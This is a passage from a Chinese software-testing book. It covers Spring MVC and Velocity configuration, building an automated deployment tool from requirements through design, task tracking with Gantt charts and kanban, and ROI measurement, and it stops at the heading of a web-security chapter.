    http://www.springframework.org/schema/context/spring-context-3.2.xsd
    http://www.springframework.org/schema/mvc
    http://www.springframework.org/schema/mvc/spring-mvc-3.2.xsd
    http://www.springframework.org/schema/aop
    http://www.springframework.org/schema/aop/spring-aop-3.2.xsd
    ">
<mvc:annotation-driven>
     <mvc:message-converters register-defaults="true">
     <bean class="org.springframework.http.converter.
     StringHttpMessageConverter">
            <property name="supportedMediaTypes">
               <list>
                  <value>text/plain;charset=UTF-8</value>
                  <value>text/html;charset=UTF-8</value>
               </list>
            </property>
         </bean>
      </mvc:message-converters>
</mvc:annotation-driven>
<!-- 映射静态资源 -->
<mvc:resources location="/WEB-INF/statics/" mapping="/resource/**"/>

<!-- 视图解析器配置 -->
   <bean id="velocityConfigurer" class="org.springframework.web.servlet.
   view.velocity.VelocityConfigurer">
      <property name="resourceLoaderPath">
         <value>WEB-INF/vm/</value>
      </property>
      <property name="configLocation" value="classpath:config/velocity.
      properties" />
   </bean>
   <bean id="velocityViewResolver" class="org.springframework.web.servlet.
   view.velocity.VelocityViewResolver">
      <property name="cache" value="false" /><!--是否缓存模板-->
      <property name="prefix" value="" />
      <property name="suffix" value=".vm" />
      <property name="contentType" value="text/html;charset=UTF-8" />
      <property name="exposeSpringMacroHelpers" value="true" />    </bean>
   <mvc:interceptors>
      <mvc:interceptor>
         <mvc:mapping path="/**"/>
         <bean id="sessionIntecepter" class="com. report.web.handler.
         SessionInteceptor" />
      </mvc:interceptor>
   </mvc:interceptors>
</beans>
```

如代码示例 7.1.30 所示，这里的配置主要是 MVC 的配置。mvc:interceptor 配置

的是 MVC 的拦截器，当 URL 请求开始时，需要进入拦截器进行拦截。并做相应的拦截处理。例如，我们需要对每个页面请求做 Cookie 认证时，可以使用拦截器。

视图解析器配置的是 Velocity 的视图解析器配置。可以看到里面使用 resourceLoaderPath 指定了 VM 文件所在的位置，Velocity 解析器加载 VM 文件时，就会在里面寻找相应的模板文件。configLocation 配置了 Velocity 属性的一些配置。

velocityViewResolver 是 Velocity 解析器的配置，里面会有很多配置，例如：cache 配置，前缀配置的 prefix，后缀配置的 suffix 等。

后端的 Spring、Spring MVC 及 Velocity 的解析器基本完成了。前端的配置 folder 如图 7.1.3 所示。

图 7.1.3

可以将.cs、.js 及 fonts 资源文件统一放在 statics 文件夹下，将 velocity 的.vm 文件放在 vm 文件夹下统一管理。

由于 Spring MVC 是分层处理的，因此工程的目录层次一般可以使用如图 7.1.4 所示的方式。

图 7.1.4

如图 7.1.4 所示，可以设置多个子模块：xxx-common、xxx-dao、xxx-domain、

xxx-service 及 xxx-web，xxx-common 可以集中将一些公共的功能放在此处；xxx-dao 主要完成数据库处理方面的任务；xxx-domain 主要是模型层的定义；xxx-service 处理服务层任务；xxx-web 处理 Controller 层任务。

上面是一个基本框架搭建过程，大家可以在日后的实际操作过程中仔细揣摩。

7.2 如何快速构建一个质量保障工具

如何快速构建一个测试工具，这个命题的落脚点在快速，但是隐含的目标是要保证测试工具是完全满足用户需求的。笔者认为做任何事情的第一步是成立一个小组，做好角色分配。一个小组需要配备项目经理、产品经理、开发工程师、测试工程师四种角色，小组的日常工作需要由项目经理来掌控进度，当然如果项目的功能点简单并且比较少，人员可以酌情减少。

人有了，如何做事，按照什么样的步骤做事，就是接下来要说的问题。一个完整的开发流程一般包括需求调研阶段、开发设计阶段、开发阶段、测试阶段、用户交付阶段、后期的运行维护阶段等。接下来就介绍一下这些步骤。

7.2.1 需求调研

一个测试工具从一个测试人员脑海里的一个闪念或者一个用户痛点到最终成为测试人员使用的工具，其中需要经过很多复杂的过程。首先第一就是要将测试人员的需求提炼出来，进行流程的梳理，最终形成用户故事。在一个工具的开发过程中，充分的需求调研是最耗时并且最关键的。

那么我们需要在需求调研的过程当中完成哪些关键点呢？从笔者经历的几个项目的历程来看，总结起来也就是下面的“三板斧”。

第一，充分了解需求，将需求中的正向流程梳理出来。我们可以通过走访测试工程师来获得他们最需要的东西或者他们的使用习惯。举一个例子，一个自动化的部署系统，大多数的测试工程师希望能够一键完成编译和部署的所有工作，这种程度的描述，就可以称为一个用户故事。表 7.2.1 可以帮助我们梳理用户的所有需求。表中需要提供用户故事、需求的提出者，以及实现难点和解决思路等。在第一阶段，要尽可能完成用户故事的梳理，实现难点及解决思路可以放到后面的步骤进行。

表 7.2.1

序　号	用户故事	提出人	实现难点	解决思路
1	我希望能够一键完成编译和部署的所有工作	甲		
2	我希望能够管理我的部署机器	乙		
3	我希望整个编译和部署过程对我透明	丙		
4	我希望编译出错了能够看到编译日志	丁		
5	我希望能看到所有部署的结果详情	丁		

第二，我们拿到用户故事后，需要召集开发人员对它们加以分析，建议需求的提出者也参与讨论，同时这个阶段的讨论最好让前端工程师和 UED 人员多多介入，这样获得的讨论结果就更能贴近用户需求。在第二步的讨论完成后，最终需要完成一个页面原型的输出。包括需要哪些页面，页面的交互需要怎么实现，我们需要给用户提供怎么样的入口，这些可能不是一次讨论就能完成的，但是在这个阶段完成后，需要将主要的交互流程完成。因为这关系到后续设计模块的梳理，也是整个需求调研前期至关重要的一步。这个阶段可以使用 Axure 这种专业的原型制作工具。如果不是很复杂，也可以直接使用静态页来完成。

如图 7.2.1~图 7.2.3 所示的就是根据用户故事构思出来的几个前端静态页面。

图 7.2.1 展示的是部署执行页面，用户可以选择产品线、应用、IP 等信息添加到下面的执行数据列表框，然后点击批量部署后，在当前进度条处可以看到部署进度，这个是为了满足第三条用户需求，即部署过程对用户透明。同时，当编译过程完成后，可以在操作的编译日志里看到编译过程的日志信息，这是为了满足第四条用户需求。同样，所有的工作只需要点击“批量部署”即可完成，这满足了第一条用户需求。简单的一个页面满足了三条用户故事需求。

图 7.2.1

图 7.2.2 展示的是一个部署详情，其中包括了业务线名称、域名、部署服务器、部署状态、分支、版本号，以及 git 地址和部署人等详情信息。

	业务线名称	域名	部署服务器	部署状态	分支	版本号	git地址	部署人	部署时间	操作
1	管家	test.advisory-center.jd.com	192.168.102.222	编译失败	dev_task_history_es_to_mysql	f748d125	http://source.jd.com/app/pop-advisory-center.git	chenjiali12	2017-05-02 11:02:08	查看编译日志
2	商品	ware.shop.jd.net	192.168.102.111	部署成功	master	2f2f8886	git@git.jd.com:pop-basic/ware.shop.git	mengdi9	2017-05-02 10:55:26	查看编译日志
3	结算	jin.jd.local	192.168.102.223	部署成功	feature_v7.4.2_20170405_update_springmvc_vue	164c2c38	git@git.jd.com:pop-finance/pop-finance-portal.git	gujingjing3	2017-05-02 10:54:57	查看编译日志
4	结算	jin.jd.local	192.168.102.223	编译失败	feature_v7.4.5_20170420_invoice_open_service	0f947045	git@git.jd.com:pop-finance/pop-finance-portal.git	gujingjing3	2017-05-02 10:49:36	查看编译日志

图 7.2.2

图 7.2.3 展示的是业务线维度的部署详情，更加直观化。用户故事的需求提出的是希望能够看到所有的部署详情，但是没有提到具体的使用场景，因此，在做流程化梳理时需要在理解用户需求的基础上进行外延，尽可能进行图形化的展示。




图 7.2.3

第三，也是需求阶段的最后阶段，在这个阶段需要考虑一些技术层面的问题，需要将可能遇到的技术难题考虑在前面。例如，我们需要考虑清楚在现有技术积累下，是否能完成这些功能。还是用部署系统作为例子，里面有一个典型的问题，就是当用户希望进行一键部署时，一定会产生大量的 war 包，那么这些包如何来管理，怎么存放，如果按照一个工作日一百次的部署量来计算，平均每个 war 包大小如果是 90MB，即使有包重复使用的机制，不出一年总的包管理的量就会达到 TB 的量级，无疑这会给后续的系统维护带来很大的挑战，因此笔者所在的团队专门为这个技术选型做了几次头脑风暴，最终决定使用云存储的方案来解决。也得益于这种严谨的需求分析过程，从结果来看，整个测试部署系统目前平稳运行了一年多的时间，基本没有发生较大的系统崩溃的问题，所服务的团队从测试工程师到开发工程师多达

上百人，部署次数达到上万次。

完成这一步骤后，再来看表 7.2.1 的内容，就有很多实现难点和基本的解决思路抛出来了，如表 7.2.2 所示。

表 7.2.2

序号	用户故事	提出人	实现难点	解决思路
1	我希望能够一键完成编译和部署的所有工作	甲	• 包如何管理 • 如何避免包的重复编译 • 如何远程控制部署机 • 打包好的包存放在哪里	• 抽取包管理模块 • 对于编译参数相同的包，直接复用已经打好的包 • 使用 staf 组件完成部署机指令下达 • 使用云存储的方案进行包的存取
2	我希望能够管理我的部署机器	乙	无	
3	我希望整个编译和部署过程对我透明	丙	无	
4	我希望编译出错了能够看到编译日志	丁	无	
5	我希望能看到所有部署的结果详情	丁	无	

综合以上的描述，可以明确得出的结论是，在需求分析的第一个阶段，我们需要梳理出完整的用户故事，如果不能完全梳理清楚，起码需要把关键的正向流程梳理出来。第二个阶段，需要确定原型及用户交互过程，这个过程对接下来的设计过程是至关重要的，它涉及关键数据库及功能流程的设计，在这个阶段需要完成系统的原型设计和交互设计。第三个阶段是为了扫除可能的技术障碍而需要进行的步骤，如果在这个步骤里没有完全的把握，可以找开发团队的架构师帮助评估。完成了这三个步骤，就可以认为需求分析阶段基本完成，可以进行接下来的设计流程了。

7.2.2 设计

如果说需求分析是描述一个项目的灵魂，那么设计过程则是丰富项目的血肉及躯干，在这一节里，笔者想为大家分享一下测试开发工程的设计文档的几大要素及合理的设计方法。

设计文档一般由经验丰富的测试开发架构师给出，他们一般对流行的开发模式和数据库非常熟悉，因此，能最大程度考虑到可能的问题，以及时规避风险。

一个典型的设计文档需要具备如下几块内容：

- 需求列表
- 主要业务流程
- 系统模块及关联关系
- 数据库设计
- 系统异常处理设计

需求列表可以将梳理的用户需求提取出来加以简单描述，这个部分其实是对需求分析的记录。

主要业务流程需要将重要的正向流程梳理出来，流程的流转过程需要体现角色、时间等，因此最好的方案是使用 UML 图的方式来进行描述。

这里仍然以部署系统作为案例来进行分析，如图 7.2.4 所示即为部署系统的主流程 UML 图。




图 7.2.4

UML 序列图中的每一列均代表一个系统的角色，如图 7.2.4 所示总共由五个角色模块组成了部署系统：部署中心、包管理系统、DB 数据库、编译中心和 Jenkins。

纵向代表时间流向，图 7.2.4 的流程可以解读为：首先由部署中心根据用户前端的需求向包管理中心发起查询包的操作，包管理中心接收查询任务后，向数据库查询构建信息，如果 war 包不存在则返回给包管理中心告知这个包在数据库里没有记录，需要重新编译构建。此时，部署中心向编译中心发送触发编译的指令，编译中心将此次编译的信息记录到数据库并告知部署中心此次构建的编号，部署中心根据这个编号轮询此次构建的状态，并将状态信息实时显示。等待构建完成后，编译中心在数据库中更新构建状态并上传 war 包，包管理中心更新包的数据，最后将包的结果返回给部署中心。这就是一个编译过程的 UML 描述。

系统模块及关联关系主要描述的是整体系统分为几个模块，以及各个模块之间的调用关系。

如图 7.2.5 展示的就是部署系统的典型场景图，它可以描述出来系统的模块划分，箭头指示的方向也就是使用场景中的调用关系。整体分为部署系统客户端、编译中心及包管理、云存储、部署机集群等，各个模块的功能需要进行详细描述，例如下面的文字就是针对图中的典型场景各个模块功能的描述。




图 7.2.5

- 部署系统客户端：负责管理部署机、管理部署机配置及部署历史记录等功能，它相当于一个集中控制中心，负责响应客户请求，并集中管理配置信息。
- 编译中心及包管理：编译中心负责接收客户端请求，并根据指定的 JDK 及 Maven 版本完成源码的编译、打包等操作。包管理子模块负责记录编译中心的打包信息。
- 云存储：由于整体流程流转涉及大量的文件（例如：部署基础安装包、编译过程产生的编译日志和 war 包，以及部署过程产生的部署日志等），需要一个非常庞大的存储空间，经过技术选型，决定使用公司的云存储中间件。编译中心打包完成后的编译日志和 war 包都会上传到云存储 bucket 中，当部署机需要部署时，部署系统客户端会将需要部署的包的云端地址告知部署机，部署机自行获取包，并完成部署。
- 部署机集群：处于部署流程最下游，是实际执行部署任务的实体。如果物理机资源比较少，可以使用多个 Docker 容器来承载。

系统开发的过程中都会使用数据库进行数据的存储，而在笔者所经历的项目开发过程中常常又以关系型数据库居多。对于数据库的设计需要罗列所有的表名、表的索引关系，以及表中各个字段的名称、类型、是否为空、默认值及备注等信息。如果涉及外键约束，也需要将其标示出来。例如，一般的项目都会涉及的记录用户信息的表，我们在描述的时候就可以如图 7.2.6 所示。

表格: User

索引:

名称	类型	属性
主索引	userId	unique

字段:

名称	类型	空	默认值	属性	备注
userId	int(11)	否	0		
pin	varchar(50)	否			
nickName	varchar(255)	是	<空>		
orgId	int(4)	是	<空>		
orgName	varchar(255)	是	<空>		
email	varchar(255)	是	<空>		
firstRegisterTime	varchar(50)	是	<空>		
token	varchar(255)	是	NULL		用户登录时，自动生成的token，用于安全验证
isAdmin	int(1)	否	0		0 非管理员 1 管理员

图 7.2.6

图中可以看到，用户表的表名为User，以userId作为主索引，User表涉及的字段名为userId、pin、nickName、orgId、orgName、email、firstRegisterTime、token及isAdmin等。

系统异常处理设计是对系统可能出现的异常进行预判并给出相应的应对措施。一般小型的测试工具不大可能出现流量太大需要灾备的异常情况。但是针对不同的场景，还是可能会出现一些其他情况的。例如，笔者曾经做过的一个流程优化系统，里面涉及对消息队列的监听，就可能会出现消息积压或者消费过程出现异常等情况。因此，对于这种小型工具的开发过程，需要具体分析，并没有一个统一的异常分析过程。

7.2.3 任务管理

一个大型工具的开发流程管理其实是一件很复杂的事情，包括人员的调配、进度的把握、风险的控制等不一而足。由于笔者并没有大型项目的管理经验，所以在这一节里只就自己在管理开发进度时使用的比较有效的工具和方法做一个总结和分享。

笔者团队主要在精细地任务拆分及合理使用看板方法这两方面进行开发流程的管控。任务拆分是从时间维度和功能维度两方面对开发任务的预估；看板方法能帮助软件团队建立稳定的工作节奏，由于看板对所有人都透明，所以利益的相关方都很容易看到任务滞后的瓶颈在哪里，也更有益于敦促相关开发人员及时解决问题。

1. 任务拆分及进度控制

工具开发的整体任务拿到了之后，会有一个整体的交付时间，这个时间就是最终的deadline，工作团队需要在这个时间给出可使用的工作成果。任务的拆分需要在完全理解功能设计的基础上进行，比较推荐的做法是根据功能模块来划分，一个大的功能模块下面可能会有多个小的功能点，每个功能点可能会有前端开发、后端处理及数据库建模等相关的任务，这样一个基本粒度的任务就拆解出来了，然后根据经验可以预估出一个大概的完成时间，我们可以使用Project软件的甘特图对整个项目过程进行梳理。

笔者用一个之前曾经经历过的项目作为例子来说明会更加直观。这个项目是一个系统稳定性监控的项目。项目的主体模块分为采集 worker 模块、Storm/Hbase 数据计算模块、PMA 展示模块等三大模块，再加上需要预留测试、上线时间和资源申请的时间，于是项目甘特图的第一级目录如图 7.2.7 所示。

	任务模式	任务名称	工期	开始时间	完成时间	前置任务	资源名称	里程碑	完成百分比	实际完成时间
1		稳定监控系统	29 个工作日?	2016年8月29日	2016年10月13日			否	98%	NA
2	✓	采集woker	24 个工作日?	2016年8月29日	2016年9月30日			否	100%	2016年9月30日
18		Storm/Hbase数据计算	24 个工作日?	2016年8月29日	2016年9月30日			否	99%	NA
50		PMA展示	28.3 个工作日?	2016年8月29日	2016年10月13日			否	99%	NA
66		测试\上线	11 个工作日?	2016年9月23日	2016年10月13日			否	82%	NA
78	✓	资源申请	5 个工作日	2016年8月29日	2016年9月2日			否	100%	2016年9月2日

图 7.2.7

在制定工期时，首先需要将不能与其他项目同时进行的项目时间制定出来，然后对其他的功能模块分资源进行同步的时间规划。

上面的模块粒度显然太粗，在进度追踪时很难有较为直观的展示，因此，我们需要对几个大的模块进行更加细化地拆分。

如图 7.2.8 所示的是采集 worker 模块的细粒度拆分，每个大模块可以将整体功能流程中较为独立的功能抽取出来作为子模块，例如图中的定时采集、kafka 消息生产及人工控制等子模块。同时加上整体框架搭建、方案制定等时间，这样一个项目的拆分就基本上比较完善了。

	任务模式	任务名称	工期	开始时间	完成时间	前置任务	里程碑	完成百分比	实际完成时间
1		稳定监控系统	29 个工作日?	2016年8月29日	2016年10月13日		否	98%	NA
2	✓	采集woker	24 个工作日?	2016年8月29日	2016年9月30日		否	100%	2016年9月30日
3	✓	设计(学习+方案)	3 个工作日	2016年8月29日	2016年8月31日		否	100%	2016年8月31日
4	✓	框架搭建	3 个工作日	2016年8月29日	2016年8月31日		否	100%	2016年8月31日
5	✓	定时采集	9 个工作日	2016年9月1日	2016年9月13日		否	100%	2016年9月13日
6	✓	采集数据主逻辑	6 个工作日	2016年9月1日	2016年9月8日	4	否	100%	2016年9月8日
7	✓	定时采集任务	3 个工作日	2016年9月9日	2016年9月13日	6	否	100%	2016年9月13日
8	✓	发消息到kafka	5 个工作日	2016年9月14日	2016年9月21日		否	100%	2016年9月21日
9	✓	学习\方案\申请	2 个工作日	2016年9月14日	2016年9月18日	7	否	100%	2016年9月18日
10	✓	生产端服务开发	3 个工作日	2016年9月19日	2016年9月21日	9	否	100%	2016年9月21日
11	✓	人工控制	7 个工作日?	2016年9月22日	2016年9月30日		否	100%	2016年9月30日
12	✓	实时worker控制	1 个工作日	2016年9月22日	2016年9月22日	10	否	100%	2016年9月22日
13	✓	迭代1	0 个工作日	2016年9月22日	2016年9月22日	12	是	100%	2016年9月22日
14	✓	手动采集任务	5 个工作日	2016年9月23日	2016年9月29日	12	否	100%	2016年9月29日
15	✓	异常处理逻辑	1 个工作日?	2016年9月30日	2016年9月30日		否	100%	2016年9月30日
16	✓	服务key的抓取时间入库(内存\MySQL)\启停	1 个工作日?	2016年9月30日	2016年9月30日	14	否	100%	2016年9月30日
17	✓	迭代2	0 个工作日	2016年9月30日	2016年9月30日	16	是	100%	2016年9月30日

图 7.2.8

在研发管理时，最好设计几个里程碑任务，这些任务本身不占用工时，如图 7.2.8 所示的迭代 1 和迭代 2，它们的里程碑域的值为“是”，这里的迭代 1 时间点是说明采集 worker 模块的主体功能完成，可以完成基本的功能运转了。迭代 2 是将一些异

常处理添加完成，使模块功能更加具有健壮性。

2. 看板方法

看板方法采用了精益的思维范式，将软件开发视为一个价值流（Value Stream），并且基于拉模式来驱动其流动。

看板方法的各种设计元素，为质量和过程中的问题提供了可见性，能够迅速暴露价值流中影响效能的问题，从而引导团队专注于解决问题以维持稳定的流动。

通过帮助软件团队建立稳定的工作节奏，实现始终如一的可靠交付，看板方法能够在开发团队与客户、相关部门、供应商、价值流下游合作伙伴之间建立信任关系，从而建立具有高度协作、高度信任、高度授权和持续改进特征的组织文化。

——摘自《看板方法：科技企业渐进变革成功之道》

上面的文字是对看板模式的一段比较恰当的描述，使用看板的方式进行开发，确实可以有效控制团队开发的进度，尽早暴露问题，使软件的价值流能在可视的状态下进行流转。它可以将任务分解成若干个用户故事卡片，卡片被认领后就可以进行开发到测试到上线到交付的流转，这些过程都可以集中在一张看板中，是不是非常有趣的事情呢？

笔者团队使用的看板工具与 tower、worktile 类似，都提供任务和功能点列表，任务和功能点可拖拽。根据各个阶段分拆任务，开发人员可以根据自身进度认领任务，并将相应的卡片置于不同的阶段。

如图 7.2.9 所示，展示了三个需求阶段，“Product Backlog”表示一个需求或者用户故事或者特性所组成的列表，在这个列表下是所有需要解决的问题。每一个问题都被一个卡片描述出来，当这一列完成并上线后，就可以认为本次迭代的功能全部完成了。




图 7.2.9

每一张卡片点开后都能进行编辑，编辑页面如图 7.2.10 所示。




图 7.2.10

如图 7.2.10 所示，每张卡片可以添加成员，可以添加标签，标签可以用来标记这个需求是新增需求还是改善型需求或者是待修复的 bug 等，这样可以很直观地看出需求的优先级。右侧的菜单提供了从成员视角到管理者视角的功能。管理者视角提供了进度等功能，可以看到每个任务的完成率。成员视角提供了认领及清单等功能。这些综合属性从各个方面描述了一张卡片（代表一个用户故事）的特性。

当成员认领卡片后，可以将其拖拽到“开发-TODO”列，代表这个任务已经完成了设计过程，可以开始开发了。正式开始开发后，拖拽到“开发-DOING”列，每天根据进度填写任务的百分比及简单的产出文档。

当开发工作完成到 100%后，需要将该卡片拖拽到测试列，相关测试人员进行认领，并开始测试过程，测试过程中出现的 bug 可以记录到评论里，当看板有状态变化时，相关的开发人员会收到邮件通知，他们会第一时间进行问题修复，等待问题修复后再次进行测试，直到问题消除后可以将卡片拖拽到“DONE”列。

所有卡片经过上述的流转最终到达“DONE”列后，即可以将所有功能进行一次上线，并邀请相关业务方人员试用。

这里还需要提醒一点，有时候会遇到在设计阶段没有考虑到的特殊情况而导致开发阻塞，这时需要设置开发阻塞停靠站，暂时将任务搁置，如果该任务不会影响主体流程的开发，那么可以先不予处理，待主体流程上线后，总结所有的开发阻塞问题结转到下一个版本进行开发。但是如果该阻塞问题比较严重，甚至影响到主体功能，那么需要将问题抛出，并将优先级设置为最高。

7.2.4 效果度量

效果度量考量的是测试工具开发完成后，能在多大程度上解放测试人力，也就是 ROI（Return On Investment，投资回报率）。这种指标的评价可以从主观及客观两个方面来进行测算。

主观评价的主要方式是问卷的方式，问卷的方式就是对使用者发放问卷，然后根据回收的问卷获得客户的满意度评价。如果对象的人数较少可以对所有受益人都发放问卷，如果覆盖的人群数量太大，那就需要进行抽样，可以把使用对象分类，每一类人群都应当有一定的抽样率，这样才能最大限度地贴近使用者的主观感受。

另一种方案是客观评价，客观评价需要有系统数据和理论公式作为支撑，为了满足这一点，在做系统时我们可以设计一些数据统计的功能，例如，我们在做部署系统时就设计了一个部署情况展示模块，会详细记录用户的每一次部署行为，包括使用者所在部门、部署参数、部署结果和部署时间等细节。拿到这些数据后，我们就可以根据时间或者部门等维度对效果进行评估。也可以很快抽取到部署失败的原因数据。这些对今后工具的持续改进都是十分有益的。

如图 7.2.11 所示就是我们对自动部署工具及自动化测试工具节省人效数据的一个展示。

图 7.2.11

图 7.2.11 是截取一周数据的展示内容。可以看到，自动部署工具的使用频度为 176 次，如果以每次人工部署时间 20 分钟计，那么会节省人效一周近 7.3 人·日。同样自动化测试的数据有对应的计算公式，一周累计可以节省 51 人·日的人力。这样的数据投入产出比是最直观也最具说服力的。

综上所述，对于一个工具的 ROI 评价可以采取两种方案：主观评价和客观评价。显然，客观评价的数据更具说服力，但是其劣势就是实现复杂，需要有额外的开发工作作为支撑。如果在实际工作中不需要对数据特别关注，可以采用问卷式的主观评价法。

7.3 小结

本章是笔者在从事测试开发工作过程中，对开发框架的选型、开发流程及工具效果评价的整体总结。笔者通过大量的实例进行全方位的描述，希望能以自己的亲身经历给读者带来有益的分享。但是技术的发展日新月异，不论是前端技术还是后

端框架，在各大论坛中都呈现百花齐放的态势，因为它们各具特色，很难说一定有哪种框架或者技术能适应所有的需求。

因此笔者认为，在实际工作中不应该仅仅囿于几种技术，而是应当在实际工作中培养更加敏锐的技术嗅觉，结合自身的实际需求来完成更加快速的实现方案才是王道。

第8章

Web安全测试技术实战

8.1 Web 安全概述

